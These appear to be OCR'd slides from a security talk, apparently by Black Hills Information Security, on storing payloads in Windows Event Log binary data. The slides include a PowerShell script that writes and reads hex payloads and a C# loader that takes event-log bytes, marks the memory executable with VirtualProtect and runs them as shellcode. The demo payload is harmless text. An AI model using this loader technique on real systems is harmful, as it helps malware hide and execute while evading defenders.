
Windows PowerShell

```
PS C:\Users\rbx> $Message = "A" * 40000
PS C:\Users\rbx> Write-EventLog -LogName $Log -Source $Source -EntryType $Type -EventId $Id -Category 0 -Message $Message
Write-EventLog : Cannot validate argument on parameter 'Message'. The character length of the 40000 argument is too long. Shorten the character
length of the argument so it is fewer than or equal to "32766" characters, and then try the command again.
At line:1 char:97
+ ... e $Source -EntryType $Type -EventId $Id -Category 0 -Message $Message
+                                                               ~~~~~~~~
    + CategoryInfo          : InvalidData: (:) [Write-EventLog], ParameterBindingValidationException
    + FullyQualifiedErrorId : ParameterArgumentValidationError,Microsoft.PowerShell.Commands.WriteEventLogCommand

PS C:\Users\rbx> $Message = "A" * 32730
PS C:\Users\rbx> Write-EventLog -LogName $Log -Source $Source -EntryType $Type -EventId $Id -Category 0 -Message $Message
PS C:\Users\rbx>
```




https://github.com/improsec/SharpEventPersist

But wait…there is more!



Binary data can be included in an Event Log if it is passed as a byte array



How much data can be stored??

61,440 Bytes

Starting to get offensive…


BLACK HILLS
Information Security

https://github.com/antisnets

Retrieving Payload from Event Logs

```
Write-Host "Event Log Injection"

# $payload = Read-Host ("Payload as hex string: ")
$payload = '536B696C6C2075702077697468204 16E7469737970686F6E'

## Default Variables

$1 = 'Application'
$2 = 'BHIS'
$3 = '1337'
$4 = 'Payloads Found Here'

## Convert $payload hex string into byte raw

$hashByteArray = [byte[]] ($payload -replace '..', '0x$&,' -split ',' -ne '')

# Create Event Log

Write-EventLog -LogName $1 -Source $2 -EventId $3 -EntryType Information -Category 0 -Message $4 -RawData $hashByteArray

# Sleep to allow user to see log in Event Viewer

Start-Sleep -Seconds 5

Write-Host ""
Write-Host "### Pulling payload out of Event Log ###"
Write-Host ""

$a = Get-EventLog -LogName $1 -Source $2 -InstanceId 1337 -Newest 1

Write-Host "Payload Found. Converting to string..."
Write-Host ""
$shellcode = ($a.Data | Format-Hex | Select-Object -Expand Bytes | ForEach-Object { '{0:x2}' -f $_}) -join ''
Write-Host "Payload = $shellcode"
```

```
PS C:\Users\rbx\Desktop> .\Retrieve.ps1
Event Log Injection

### Pulling payload out of Event Log ###

Payload Found. Converting to string...

Payload = 536b696c6c2075702077697468204 16e7469737970686f6e
PS C:\Users\rbx\Desktop>
```



```
using System;
using System.Diagnostics;
using System.Linq;

namespace BHIS_1
{
    0 references
    class Program
    {
        0 references
        public static byte[] StringToByteArray(string hex)
        {
            return Enumerable.Range(0, hex.Length)
                             .Where(x => x % 2 == 0)
                             .Select(x => Convert.ToByte(hex.Substring(x, 2), 16))
                             .ToArray();
        }
        0 references
        static void Main(string[] args)
        {
            Console.WriteLine("BHIS-Loader");

            EventLog myEventLog1 = new EventLog();

            myEventLog1.Log = "Key Management Service";

            EventLogEntryCollection myEventLogEntryCollection = myEventLog1.Entries;

            byte[] data_array = myEventLogEntryCollection[0].Data;
            var number = data_array.Length;
            Console.WriteLine("Found Payload in Event Log Entries");

            string eval = string.Empty;
            string data = BitConverter.ToString(myEventLogEntryCollection[0].Data);
            eval += data;
            string str = eval.Replace("-", "");

            Console.WriteLine("Payload is: " + data_array.Length + " Bytes");
            Console.WriteLine("Payload String is: " + str);
        }
    }
}
```

Event Viewer

File Action View Help

Event Viewer (Local)
- Custom Views
- Windows Logs
  - Application
  - Security
  - Setup
  - System
  - Forwarded Events
- Applications and Services Logs
  - Hardware Events
  - Internet Explorer
  - Key Management Service
  - Microsoft
  - OpenSSH
  - Windows PowerShell
- Subscriptions

Key Management Service Number of events: 1

Level	Date and Time	Source	Event ID	Task Categ...
Information	9/7/2022 11:44:26 AM	Security-SPP	1337	None

Actions
- Key Ma...
- Op...
- Cr...

Windows PowerShell

```
PS C:\Users\rbx\Desktop> .\Retrieve.ps1
Event Log Injection

### Pulling payload out of Event Log ###

Payload Found. Converting to string...

Payload = 536b696c6c20757020776974682041 6e7469737970686f6e
PS C:\Users\rbx\Desktop>
```

Event Properties - Event 1337, Security-SPP

General Details

Friendly View XML View

+ **System**

- **EventData**

Payloads Found Here

536B696C6C20757020776974682041 6E7469737970686F6E


Binary data:

In Words

```
0000: 6C696B53 7075206C 74697720 6E412068
```


```
using System;
using System.Diagnostics;
using System.Linq;
using System.Runtime.InteropServices;

namespace BHIS_2
{
    0 references
    class Program
    {
        [DllImport("kernel32.dll")]
        1 reference
        public static extern Boolean VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, UInt32 flNewProtect,
    out UInt32 lpflOldProtect);
```

```
        // Payload Injection Starts Here
        GCHandle SCHandle = GCHandle.Alloc(data_array, GCHandleType.Pinned);
        IntPtr SCPointer = SCHandle.AddrOfPinnedObject();
        uint flOldProtect;

        if (VirtualProtect(SCPointer, (UIntPtr)data_array.Length, 0x40, out flOldProtect))
        {
            ptrShellCode sc = (ptrShellCode)Marshal.GetDelegateForFunctionPointer(SCPointer, typeof(ptrShellCode));
            sc();

        }
    }
```



```
PS C:\Users\rbx\Desktop> .\BHIS-2.exe
BHIS-Loader
Found Payload in Event Log Entries
Payload is: 24 Bytes
Payload String is: 536B696C6C20757020776974682041E7469737970686F6E

Unhandled Exception: System.AccessViolationException: Attempted to read or write protected memory. This is often an indicat
ion that other memory is corrupt.
